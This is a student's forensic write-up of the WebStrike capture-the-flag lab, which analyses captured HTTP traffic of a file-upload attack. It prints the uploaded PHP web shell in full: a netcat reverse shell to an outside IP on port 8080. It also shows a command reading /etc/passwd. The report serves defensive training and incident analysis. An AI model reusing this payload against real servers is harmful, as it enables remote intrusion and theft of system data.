WebStrike – Web Attack Forensics Report

CyberDefenders Challenge

Student Name: Romaissaa Moftah

Course: Cybersecurity / DFIR / SOC

Instructor: Eng. Taha Abouelhgag

1. Executive Summary

This report documents the forensic investigation of a web-based attack identified through the WebStrike challenge. Analysis of captured HTTP traffic and server interaction revealed that an attacker successfully exploited a file upload vulnerability to deploy a malicious web shell. The attacker then established an outbound connection using Netcat and attempted to exfiltrate sensitive system files. This report presents a detailed, step-by-step breakdown of the attacker's origin, tools, techniques, and post-exploitation activities.

2. Case Overview

The objective of this investigation is to analyze network traffic and web server behavior to determine how the attacker compromised the application. The investigation focuses on identifying the attacker's geographical origin, extracting HTTP headers, identifying malicious file uploads, discovering vulnerable directories, and analyzing command execution attempts.

3. Investigation Methodology

The following tools and techniques were used:

- Wireshark for PCAP analysis

- Follow HTTP Stream for reconstructing HTTP requests and responses

- GeoIP services for IP geolocation


- Manual analysis of HTTP headers and payloads

- Log correlation to build an attack timeline

4. Step-by-Step Analysis

4.1 Geographical Origin of the Attack

The source IP address was analyzed using a GeoIP service. The results indicated that the attack originated from the city of Tianjin, China. This information can be used to implement geo-blocking and enhance threat intelligence correlation.




4.2 Attacker User-Agent Identification

By reconstructing the HTTP stream, the following User-Agent string was extracted:

Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

This indicates that the attacker used a Linux-based system running the Firefox browser to interact with the web application.



4.3 Malicious Web Shell Identification

Filtering HTTP traffic for file uploads using the following filter:

http.request.method == POST

revealed a suspicious file upload. The HTTP header confirmed the malicious file name:

image.jpg.php

This file is a disguised PHP web shell intended to bypass file type validation mechanisms.


```
---------------------------261765908124809068642920951l4
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php

<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>

---------------------------261765908124809068642920951l4--
```

4.4 Vulnerable Upload Directory

Further inspection of the HTTP request revealed the following endpoint:

POST /reviews/upload.php HTTP/1.1

This indicates that the website stores uploaded files within the /reviews/ directory, which was exploited to host the malicious web shell.




4.5 Outbound Communication Port

Analysis of the uploaded web shell revealed the following command:

rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 117.11.88.124 8080 > /tmp/f

This command uses Netcat (nc) to establish a reverse shell connection to the attacker's machine over port 8080.




4.6 Data Exfiltration Attempt

By filtering HTTP GET requests, the attacker was observed executing a command to read sensitive system information:

cat /etc/passwd

This indicates an attempt to exfiltrate the passwd file, which contains a list of system user accounts and related configuration data.



5. Indicator of Compromise (IOC) Summary

Attacker City: Tianjin, China

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Malicious File: image.jpg.php

Upload Directory: /reviews/

Outbound Port: 8080

Exfiltrated File: /etc/passwd

6. Attack Timeline

1. Attacker accessed the web application from Tianjin, China.

2. Sent HTTP requests using a Linux-based Firefox User-Agent.

3. Uploaded a disguised PHP web shell via the file upload function.

4. Stored the malicious file in the /reviews/ directory.

5. Executed a Netcat-based reverse shell over port 8080.

6. Attempted to exfiltrate system user data from /etc/passwd.

7. Impact Assessment

The attacker achieved remote command execution on the web server, enabling them to read sensitive system files and establish an unauthorized outbound connection. This level of access poses a high risk of data leakage, lateral movement, and further exploitation of internal resources.

8. Response and Recommendations

- Immediately remove the malicious web shell and sanitize the upload directory.

- Implement strict file type validation and server-side file inspection.

- Disable execution permissions on upload directories.

- Restrict outbound connections using firewall rules.

- Deploy a Web Application Firewall (WAF).

- Monitor logs for suspicious POST and GET requests.

- Conduct regular security assessments and vulnerability scans.

9. Final Verdict

This incident represents a confirmed web application compromise resulting from an insecure file upload mechanism. The attacker successfully escalated from reconnaissance to remote code execution and data exfiltration attempts. Strengthening upload validation, restricting outbound traffic, and continuous monitoring are essential to prevent similar attacks in the future.